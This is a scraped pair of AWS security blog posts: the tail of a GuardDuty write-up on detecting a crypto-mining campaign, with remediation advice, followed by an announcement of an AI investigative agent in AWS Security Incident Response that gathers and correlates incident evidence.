The multilayered detection approach of GuardDuty proved highly effective in identifying all stages of the attack chain using threat intelligence, anomaly detection, and the recently launched Extended Threat Detection capabilities for EC2 and ECS.

Next, we walk through the details of these features and how you can deploy them to detect attacks such as these. You can enable GuardDuty foundational protection plan to receive alerts on crypto mining campaigns like the one described in this post. To further enhance detection capabilities, we highly recommend enabling GuardDuty Runtime Monitoring, which will extend finding coverage to system-level events on Amazon EC2, Amazon ECS, and Amazon Elastic Kubernetes Service (Amazon EKS).

GuardDuty EC2 findings

Threat intelligence findings for Amazon EC2 are part of the GuardDuty foundational protection plan, which will alert you to suspicious network behaviors involving your instances. These behaviors can include brute force attempts, connections to malicious or crypto domains, and other suspicious behaviors. Using third-party threat intelligence and internal threat intelligence, including active threat defense and MadPot, GuardDuty provides detection over the indicators in this post through the following findings: CryptoCurrency:EC2/BitcoinTool.B and CryptoCurrency:EC2/BitcoinTool.B!DNS.

GuardDuty IAM findings

The IAMUser/AnomalousBehavior findings spanning multiple tactic categories (PrivilegeEscalation, Impact, Discovery) showcase the ML capability of GuardDuty to detect deviations from normal user behavior. In the incident described in this post, the compromised credentials were detected due to the threat actor using them from an anomalous network and location and calling APIs that were unusual for the accounts.

GuardDuty Runtime Monitoring

GuardDuty Runtime Monitoring is an important component for Extended Threat Detection attack sequence correlation. Runtime Monitoring provides host level signals, such as operating system visibility, and extends detection coverage by analyzing system-level logs indicating malicious process execution at the host and container level, including the execution of crypto mining programs on your workloads. The CryptoCurrency:Runtime/BitcoinTool.B!DNS and CryptoCurrency:Runtime/BitcoinTool.B findings detect network connections to crypto-related domains and IPs, while the Impact:Runtime/CryptoMinerExecuted finding detects when a process running is associated with a cryptocurrency mining activity.

GuardDuty Extended Threat Detection

Launched at re:Invent 2025, AttackSequence:EC2/CompromisedInstanceGroup finding represents one of the latest Extended Threat Detection capabilities in GuardDuty. This feature uses AI and ML algorithms to automatically correlate security signals across multiple data sources to detect sophisticated attack patterns of EC2 resource groups. Although AttackSequences for EC2 are included in the GuardDuty foundational protection plan, we strongly recommend enabling Runtime Monitoring. Runtime Monitoring provides key insights and signals from compute environments, enabling detection of suspicious host-level activities and improving correlation of attack sequences. For AttackSequence:ECS/CompromisedCluster attack sequences, Runtime Monitoring is required to correlate container-level activity.

Monitoring and remediation recommendations

To protect against similar crypto mining attacks, AWS customers should prioritize strong identity and access management controls. Implement temporary credentials instead of long-term access keys, enforce multi-factor authentication (MFA) for all users, and apply least privilege to IAM principals limiting access to only required permissions. You can use AWS CloudTrail to log events across AWS services and combine logs into a single account to make them available to your security teams to access and monitor. To learn more, refer to Receiving CloudTrail log files from multiple accounts in the CloudTrail documentation.

Confirm GuardDuty is enabled across all accounts and Regions with Runtime Monitoring enabled for comprehensive coverage. Integrate GuardDuty with AWS Security Hub and Amazon EventBridge or third-party tooling to enable automated response workflows and rapid remediation of high-severity findings. Implement container security controls, including image scanning policies and monitoring for unusual CPU allocation requests in ECS task definitions. Finally, establish specific incident response procedures for crypto mining attacks, including documented steps to handle instances with disabled API termination—a technique used by this attacker to complicate remediation efforts.

If you believe your AWS account has been impacted by a crypto mining campaign, refer to remediation steps in the GuardDuty documentation: Remediating potentially compromised AWS credentials, Remediating a potentially compromised EC2 instance, and Remediating a potentially compromised ECS cluster.

To stay up to date on the latest techniques, visit the Threat Technique Catalog for AWS.


If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Kyle Koeller Kyle Koeller
Kyle is a security engineer in the GuardDuty team with a focus on threat detection. He is passionate about cloud threat detection and offensive security, and he holds the following certifications: CompTIA Security+, PenTest+, CompTIA Network Vulnerability Assessment Professional, and SecurityX. When not working, Kyle enjoys spending his time in the gym and exploring New York City.

Accelerate investigations with AWS Security Incident Response AI-powered capabilities

21 November 2025 at 19:47

If you’ve ever spent hours manually digging through AWS CloudTrail logs, checking AWS Identity and Access Management (IAM) permissions, and piecing together the timeline of a security event, you understand the time investment required for incident investigation. Today, we’re excited to announce the addition of AI-powered investigation capabilities to AWS Security Incident Response that automate this evidence gathering and analysis work.

AWS Security Incident Response helps you prepare for, respond to, and recover from security events faster and more effectively. The service combines automated security finding monitoring and triage, containment, and now AI-powered investigation capabilities with 24/7 direct access to the AWS Customer Incident Response Team (CIRT).

While investigating a suspicious API call or unusual network activity, scoping and validation require querying multiple data sources, correlating timestamps, identifying related events, and building a complete picture of what happened. Security operations center (SOC) analysts devote a significant amount of time to each investigation, with roughly half of that effort spent manually gathering and piecing together evidence from various tools and complex logs. This manual effort can delay your analysis and response.

AWS is introducing an investigative agent to Security Incident Response, changing this paradigm and adding layers of efficiency. The investigative agent helps you reduce the time required to validate and respond to potential security events. When a case for a security concern is created, either by you or proactively by Security Incident Response, the investigative agent asks clarifying questions to make sure it understands the full context of the potential security event. It then automatically gathers evidence from CloudTrail events, IAM configurations, and Amazon Elastic Compute Cloud (Amazon EC2) instance details and even analyzes cost usage patterns. Within minutes, it correlates the evidence, identifies patterns, and presents you with a clear summary.

How it works in practice

Before diving into an example, let’s paint a clear picture of where the investigative agent lives, how it’s accessed, and its purpose and function. The investigative agent is built directly into Security Incident Response and is automatically available when you create a case. Its purpose is to act as your first responder—gathering evidence, correlating data across AWS services, and building a comprehensive timeline of events so you can quickly move from detection to recovery.

For example: you discover that AWS credentials for an IAM user in your account were exposed in a public GitHub repository. You need to understand what actions were taken with those credentials and properly scope the potential security event, including lateral movement and reconnaissance operations. You need to identify persistence mechanisms that might have been created and determine the appropriate containment steps. To get started, you create a case in the Security Incident Response console and describe the situation.

Here’s where the agent’s approach differs from traditional automation: it asks clarifying questions first. When were the credentials first exposed? What’s the IAM user name? Have you already rotated the credentials? Which AWS account is affected?

This interactive step gathers the appropriate details and metadata before it starts gathering evidence. Specifically, you’re not stuck with generic results—the investigation is tailored to your specific concern.

After the agent has what it needs, it investigates. It looks up CloudTrail events to see what API calls were made using the compromised credentials, pulls IAM user and role details to check what permissions were granted, identifies new IAM users or roles that were created, checks EC2 instance information if compute resources were launched, and analyzes cost and usage patterns for unusual resource consumption. Instead of you querying each AWS service, the agent orchestrates this automatically.


Within minutes, you get a summary, as shown in the following figure. The investigation summary includes a high-level summary and critical findings, which include the credential exposure pattern, observed activity and the timeframe, affected resources, and limiting factors.

This response was generated using AWS Generative AI capabilities. You are responsible for evaluating any recommendations in your specific context and implementing appropriate oversight and safeguards. Learn more about AWS Responsible AI requirements.

Note: The preceding example is representative output. Exact formatting will vary depending on findings.

The investigation summary includes various tabs for detailed information, such as technical findings with an events timeline, as shown in the following figure:

Figure 2 – Security event timeline

Figure 2 – Security event timeline

When seconds count, this transparency is paramount to a quick, high-fidelity, and accurate response—especially if you need to escalate to the AWS CIRT, a dedicated group of AWS security experts, or explain your findings to leadership, creating a single lens for stakeholders to view the incident.

When the investigation is complete, you have a high-resolution picture of what happened and can make informed decisions about containment, eradication, and recovery. For the preceding exposed credentials scenario, you might need to:

  • Delete the compromised access keys
  • Remove the newly created IAM role
  • Terminate the unauthorized EC2 instances
  • Review and revert associated IAM policy changes
  • Check for additional access keys created for other users.

When you engage with the CIRT, they can provide additional guidance on containment strategies based on the evidence the agent gathered.

What this means for your security operations

The leaked credentials scenario shows what the agent can do for a single incident. But the bigger impact is on how you operate day-to-day:

  • You spend less time on evidence collection. The investigative agent automates the most time-consuming part of investigations—gathering and correlating evidence from multiple sources. Instead of spending an hour on manual log analysis, you can spend most of that time on making containment decisions and preventing recurrence.
  • You can investigate in plain language. The investigative agent uses natural language processing (NLP), which you can use to describe what you’re investigating in plain language, such as unusual API calls from IP address X or data access from terminated employee’s credentials, and the agent translates that into the technical queries needed. You don’t need to be an expert in AWS log formats or know the exact syntax for querying CloudTrail.
  • You get a foundation for high-fidelity and accurate investigations. The investigative agent handles the initial investigation—gathering evidence, identifying patterns, and providing a comprehensive summary. If your case requires deeper analysis or you need guidance on complex scenarios, you can engage with the AWS CIRT, who can immediately build on the work the agent has already done, speeding up their response time. They see the same evidence and timeline, so they can focus on advanced threat analysis and containment strategies rather than starting from scratch.

Getting started

If you already have Security Incident Response enabled, the AI-powered investigation capabilities are available now—no additional configuration needed. Create your next security case and the agent will start working automatically.

If you’re new to Security Incident Response, here’s how to set it up:

  1. Enable Security Incident Response through your AWS Organizations management account. This takes a few minutes through the AWS Management Console and provides coverage across your accounts.
  2. Create a case. Describe what you’re investigating; you can do this through the Security Incident Response console or an API, or set up automatic case creation from Amazon GuardDuty or AWS Security Hub alerts.
  3. Review the analysis. The agent presents its findings through the Security Incident Response console, or you can access them through your existing ticketing systems such as Jira or ServiceNow.

The investigative agent uses the AWS Support service-linked role to gather information from your AWS resources. This role is automatically created when you set up your AWS account and provides the necessary access for Support tools to query CloudTrail events, IAM configurations, EC2 details, and cost data. Actions taken by the agent are logged in CloudTrail for full auditability.

The investigative agent is included at no additional cost with Security Incident Response, which now offers metered pricing with a free tier covering your first 10,000 findings ingested per month. Beyond that, findings are billed at rates that decrease with volume. With this consumption-based approach, you can scale your security incident response capabilities as your needs grow.

How it fits with existing tools

Security Incident Response cases can be created by customers or proactively by the service. The investigative agent is automatically triggered when a new case is created, and cases can be managed through the console, API, or Amazon EventBridge integrations.

You can use EventBridge to build automated workflows that route security events from GuardDuty, Security Hub, and Security Incident Response itself to create cases and initiate response plans, enabling end-to-end detection-to-investigation pipelines. Before the investigative agent begins its work, the service’s auto-triage system monitors and filters security findings from GuardDuty and third-party security tools through Security Hub. It uses customer-specific information, such as known IP addresses and IAM entities, to filter findings based on expected behavior, reducing alert volume while escalating alerts that require immediate attention. This means the investigative agent focuses on alerts that actually need investigation.

Conclusion

In this post, I showed you how the new investigative agent in AWS Security Incident Response automates evidence gathering and analysis, reducing the time required to investigate security events from hours to minutes. The agent asks clarifying questions to understand your specific concern, automatically queries multiple AWS data sources, correlates evidence, and presents you with a comprehensive timeline and summary while maintaining full transparency and auditability.

With the addition of the investigative agent, Security Incident Response customers now get the speed and efficiency of AI-powered automation, backed by the expertise and oversight of AWS security experts when needed.

The AI-powered investigation capabilities are available today in all commercial AWS Regions where Security Incident Response operates. To learn more about pricing and features, or to get started, visit the AWS Security Incident Response product page.

If you have feedback about this post, submit comments in the Comments section below.

Daniel Begimher

Daniel Begimher

Daniel is a Senior Security Engineer in Global Services Security, specializing in cloud security, application security, and incident response. He co-leads the Application Security focus area within the AWS Security and Compliance Technical Field Community, holds all AWS certifications, and authored Automated Security Helper (ASH), an open source code scanning tool.

❌